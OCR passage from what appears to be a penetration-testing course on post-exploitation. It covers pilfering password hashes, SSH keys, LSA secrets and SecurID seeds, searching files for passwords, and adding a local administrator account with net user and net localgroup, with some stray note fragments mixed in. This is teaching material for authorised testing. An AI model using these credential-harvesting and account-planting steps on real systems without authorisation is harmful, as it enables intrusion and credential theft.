
Source Code
SSH keys



When penetration testers compromise one machine in a target organization, they should carefully analyze that machine to determine if it houses any information that can be used to further the goals of the penetration test, demonstrating risk to the target organization and possibly leading to compromise of other systems on the target network. Before grabbing files from a target system, however, testers must make sure that such local file and information pilfering is allowed in the Rules of Engagement for the project by checking with target system personnel.

With the appropriate permission, what should the attacker grab? Password files can be especially useful, so an attacker can crack them and use the resulting passwords to access other systems included in the project's scope. The Linux and UNIX /etc/passwd and /etc/shadow files can be immensely helpful, as is the Windows SAM database. We'll look at extracting these password files in far more detail later in 560.4 and discuss how to crack them in 560.5.


Crypto keys stored on an end system can likewise be useful in demonstrating the risk of a vulnerability. The pen tester may access stored SSH public and private keys for clients and servers. Similarly, the public and secret keyrings of a Pretty Good Privacy (PGP) or Gnu Privacy Guard (GnuPG) installation may prove useful. Of course, the attacker would need the victim's passphrase associated with such keys to use them. However, because many users manually synchronize the passwords for their crypto keys with their operating system password, the tester may have already determined the associated password.



Also, on a Windows target, Microsoft's Credential Manager feature for XP and later and Win2k3 and later may have cached authentication credentials, which can be extracted using the creddump tool available from the author of Cain at http://www.oxid.it/creddump.html.

Likewise, Windows stores service account passwords in clear text in the Registry under HKLM\Security\Policy\Secrets. This information is extractable using the free LSASecretsDump utility from Nirsoft.

If the compromised server is an RSA SecureID Authentication Manager, or a system used to control and configure such a box, the penetration tester could grab the .asc or .xml files used to initialize each time-based authentication token. The Cain tool, which we'll analyze in detail in 560.5, has a feature that can calculate the time-based passcode displayed on a SecureID token, provided that you load the associated token's .asc or .xml file.




Some additional items that pen testers should consider pilfering from compromised target machines include source code stored there, which could include C, C++, and many other elements of code. Of particular interest is PHP, Perl, and other scripts associated with web servers, used to process requests from clients. By pilfering such code from a web server, a penetration tester can review that code, looking for flaws that might be exploitable against that web server already compromised, or any other system within the project's scope that is also running the same code.

Also, any scripts used by a system administrator or power user should be carefully scrutinized because they may contain passwords hardcoded into the script.

Similarly, some users leave behind a file with a name such as "passwords.txt" that hold their authentication credentials for a variety of different systems. Such files are often left in the file system on the user's desktop directory.

If the attacker compromises a client-side system configured to use a wireless LAN, the attacker could dump the wireless profile, which often includes a representation (a one-way hash) of preshared WEP, WPA, and WPA2 keys. Modern Windows clients easily provide such information to any user running with administrator or local SYSTEM privileges, via the netsh wlan command.




On a compromised machine, a pen tester can also issue various commands to determine other systems with which the compromised machine has recently communicated. Such systems are more likely to be in scope, making these commands a handy way to inventory additional potential targets. On Windows, the tester could run the netstat –na command to see current TCP and UDP port usage, indicating which machines have an established TCP connection or who have recently communicated with the box. The arp –a command dumps the system's ARP cache, showing the machines on the same subnet that the system has sent packets to in the last 10 minutes or so. Finally, the Windows ipconfig /displaydns command dumps the Windows DNS cache, showing recently resolved names, with a display including the remaining DNS Time-To-Live value, providing the tester with an estimate of how recently the record was resolved. On Linux and UNIX , the tester can run netstat –natu to see all TCP and UDP port usage, as well as arp –a to dump the ARP cache. Linux machines typically do not maintain an operating system-wide DNS cache.

It also can be worthwhile to grab the routing table of a compromised target because it could reveal additional networks that we could focus on if they are in scope. On Windows, Linux, and most UNIXes, this information is available by running netstat -nr.

Additional information items that a pen tester may want to consider grabbing include the zone files of a DNS server, which include information about names, IP addresses, and other tidbits. In a web server, the tester may want to grab all files and directories under the document root. On mail servers, the tester may consider grabbing files that contain an inventory of e-mail addresses and aliases. The tester could even get a copy of an e-mail the tester sends to an example account on the server to demonstrate successful compromise of the mail server.

On client machines, a handy inventory of installed programs and their last update date generated by the dir command can be helpful in planning future client-side exploitation, as discussed in the beginning of 560.3.


There are many more possibilities here, and penetration testers should think carefully about information resources to grab when they've successfully compromised a target machine.



The next topic is the Windows command line. As a professional penetration tester or ethical hacker, you will likely encounter many Windows machines in your work, some of which will be exploitable to gain remote shell access. To make full use of this access in your projects, you should master fundamental skills at the Windows command line. We'll discuss some important properties and capabilities of the Windows command shell (cmd.exe) built into Windows NT, 2000, XP, 2003, Vista, and 2008.

Windows Command-Line Kung Fu for Penetration Testers

- Command-line skills are helpful for penetration testers
  - Press one target, get shell access, and then use it to access another
  - Often we can't install tools on a given conquered machine
  - Thus, we'll focus on maximizing use of built-in command-line tools
  - Given the dominance of Windows targets, we will spend some time further developing our Windows command-line skills




- You may be familiar with the Windows command-line section of SANS SEC 504 for incident handlers
  - For this class, we will have a different focus: Windows command-line tips for penetration testers and ethical hackers

Often, during a penetration test or ethical hacking project, a tester gains command-shell access to a given target machine. With access to this target, the tester can conduct detailed analysis of this conquered machine, as well as locate and attack other systems (provided that the Rules of Engagement allow for such follow-on exploration). But with just command shell access, the attacker requires solid command-line skills to maximize the usefulness of this conquered target.

Given the dominance of Windows from a marketshare and exploitable target perspective, we will now spend time analyzing various Windows command-line tools and techniques to see how they can be used by penetration testers and ethical hackers in their work. Many people dismiss the Windows command line (cmd.exe), thinking that it isn't a powerful-enough shell. However, it has some useful capabilities, ones that can serve penetration testers and ethical hackers well in their projects. Let's explore these capabilities in more detail and see how we can use them in our work.

You may be familiar with other Windows command line classes offered by the SANS Institute, including the Windows command-line section of SANS Security 504, *Hacker Techniques, Exploits, and Incident Handling*. This current section of this course is actually quite different. The 504 course section focuses on Windows command-line skills for incident handlers. Our focus in this section is specifically on Windows command-line tips for penetration testers.



We will spend some time focusing on the Windows command shell in this class. You may wonder why. There are several reasons for this focus. First, Windows has a significant market share, dominating most organizations client-side deployments and is certainly no slouch on server deployments. Windows machines often include a large assortment of third-party software installed on the system, both on the client and server side. This third-party software is often not patched thoroughly, leaving possibly exploitable software on the machine. Also, some organizations do not patch built-in components of Windows well either.

dir /b /s → List all directory
dir /b /s | findstr /i "pass"

Analyzing a System: Displaying and Scraping Through Files

- Display the contents of a file on Standard Output:
  `C:\> type [file]`
- Looking at multiple files:
  `C:\> type *.txt` or `type [file1] [file2] [...]`
- Displaying output one page at a time:
  `C:\> more [file]`
- Searching for a string within a file:
  `C:\> type [file] | find /i "[string]"`
- Searching for regular expressions:
  `C:\> type [file] | findstr [regex]`

Network Pen Testing and Ethical Hacking 18

Penetration testers and ethical hackers often have to display files on target machines and scrape through their contents looking for specific items. We can accomplish these tasks with the type, more, find, and findstr commands.

The type command displays the contents of a file on standard output. It is the rough equivalent of the UNIX/Linux cat command, and is used as follows:

```
C:\> type [file]
```

You can see the contents of multiple files by either using a wildcard of * to refer to the files or by listing the files one after the other in the type command-line invocation, as follows:

```
C:\> type *.txt
C:\> type [file1] [file2]
```

Most interactions with the file system use * as a wildcard to match any string.

To look at the contents of a file one page of output at a time, you can use the more command:

```
C:\> more [file]
```

Note that Windows does not have a less command built-in, so the handy page up/page down and search features of less are unavailable to us using only built-in tools on Windows.

To look for lines of standard output that contain a given string, you can use the find command. By default, find looks for strings and is case-sensitive. With the /i option, it becomes case-insensitive. To search for a given string in a file, you could run:

```
C:\> type [file] | find /i "[string]"
```

Finally, if are familiar with formulating regular expressions, powerful and flexible pattern matching syntax, you can use the built-in findstr command, as follows:

```
C:\> type [file] | findstr [regex]
```

net local group Administrators.

net users [name] /add.

net local group Administrators [name] /add.

Analyzing a System: Useful Environment Variables

- To see all environment variable set within a shell, run:
  `C:\> set`
- To see a specific one, run:
  `C:\> set [variable_name]`
- Some important environment variables for penetration testers and ethical hackers:
  `C:\> set username`
  – Similar (but not identical) to Linux/UNIX whoami:
  `C:\> set path`
  – Shows where shell searches for commands to run

Network Pen Testing and Ethical Hacking 19

net use -> for smb connection

When analyzing a system, penetration testers should note the environment variables that are set within the shell they use. Depending on how the shell was created (via an exploit, a remotely launched job, ssh, telnet, and such), it may or may not have these variables set. However, if they are set, this information is incredibly useful in understanding the machine in more detail. To see all environment variables set for the shell, you can simply type:

```
C:\> set
```

To see a specific variable's value, you can run:

```
C:\> set [variable_name]
```


Two important environment variables are username and path. As its name implies, the username variable shows you your current logon name. The following is the closest thing we have to Linux/UNIX `whoami` command on Windows:

```
C:\> set username
```

The path environment variable shows you where the shell searches in the file system to find the commands that you type. The value of your path can also give you a feel for ancillary packages installed on the machine, such as Python or QuickTime, which usually alter the default path settings. Check the path with:

```
C:\> set path
```

netshell -> netsh (command)



Penetration testers and ethical hackers often need to scour the file system to find a file with a given name. To accomplish this, you can use the humble dir command but with some specific syntax. Suppose you want to search for a file named [file] and see if it exists anywhere in the directory structure underneath [directory], recursively going through that directory and its subdirectories. You could run:

```
C:\> dir /b /s [directory]\[file]
```


It is important to note that there are no spaces between the [directory], the \, and the [file]. It's just one after the other. It may appear that such an invocation would look only for [file] in that one [directory], but the /s makes it recurse subdirectories.

The /b tells dir to use the bare form of the output, not displaying the . link that each directory has to itself or the .. link it has to its parent. When used with /s, however, /b has an important function for us. It displays the full path to each file, something important to us when looking for a file. As you might expect, the filename can have a * in it to act as a wildcard.

For example, look for the hosts file inside the systemroot, using this syntax:

```
c:\> dir /b /s %systemroot%\hosts
```

This hosts file is important because it might give clues about other machines with which the given system communicates.



With the ability to run commands on a target machine, penetration testers and ethical hackers often want to get a list of local users and groups on the target system, possibly adding new user accounts and manipulating the membership of various groups, such as the administrators group. To get a list of all local users defined on the machine, you can run:

```
C:\> net user
```

To see which local groups have been created on the machine, you could use:

```
C:\> net localgroup
```

Now, here's where things get interesting. You can see which accounts are members of the local administrators group with:

```
C:\> net localgroup administrators
```


The local administrator accounts on a given machine might be interesting because those same accounts might appear locally on other nearby systems, a useful thing for penetration testers and ethical hackers to analyze.

You can add a user to the system with this command:

```
C:\> net user [logon_name] [password] /add
```

Then, you can add that user to the local administrators group with:

```
C:\> net localgroup administrators [logon_name] /add
```




As penetration testers and ethical hackers perform their work, they should make changes to the target systems only if the given Rules of Engagement for the project allow them to do so. And if changes are allowed, the testers need to document all changes carefully for each system and clean them up after testing is completed. The previous slide showed how to create users and add them to groups. To clean out such changes, a tester should first remove the users from the groups to which they were added, using this command:

```
C:\> net localgroup [group] [logon_name] /del
```

Then, after all group memberships have been revoked, the account can be deleted with:

```
C:\> net user [logon_name] /del
```



Another important aspect of a Windows system from the perspective of a penetration tester or ethical hacker is the built-in Windows host-based firewall. The firewall can be controlled at the command line using the powerful `netsh` tool. This command can control almost all aspects of Windows networking, including IP addresses, bridging, routing, and so on. To get an overview of its capabilities, you can run:

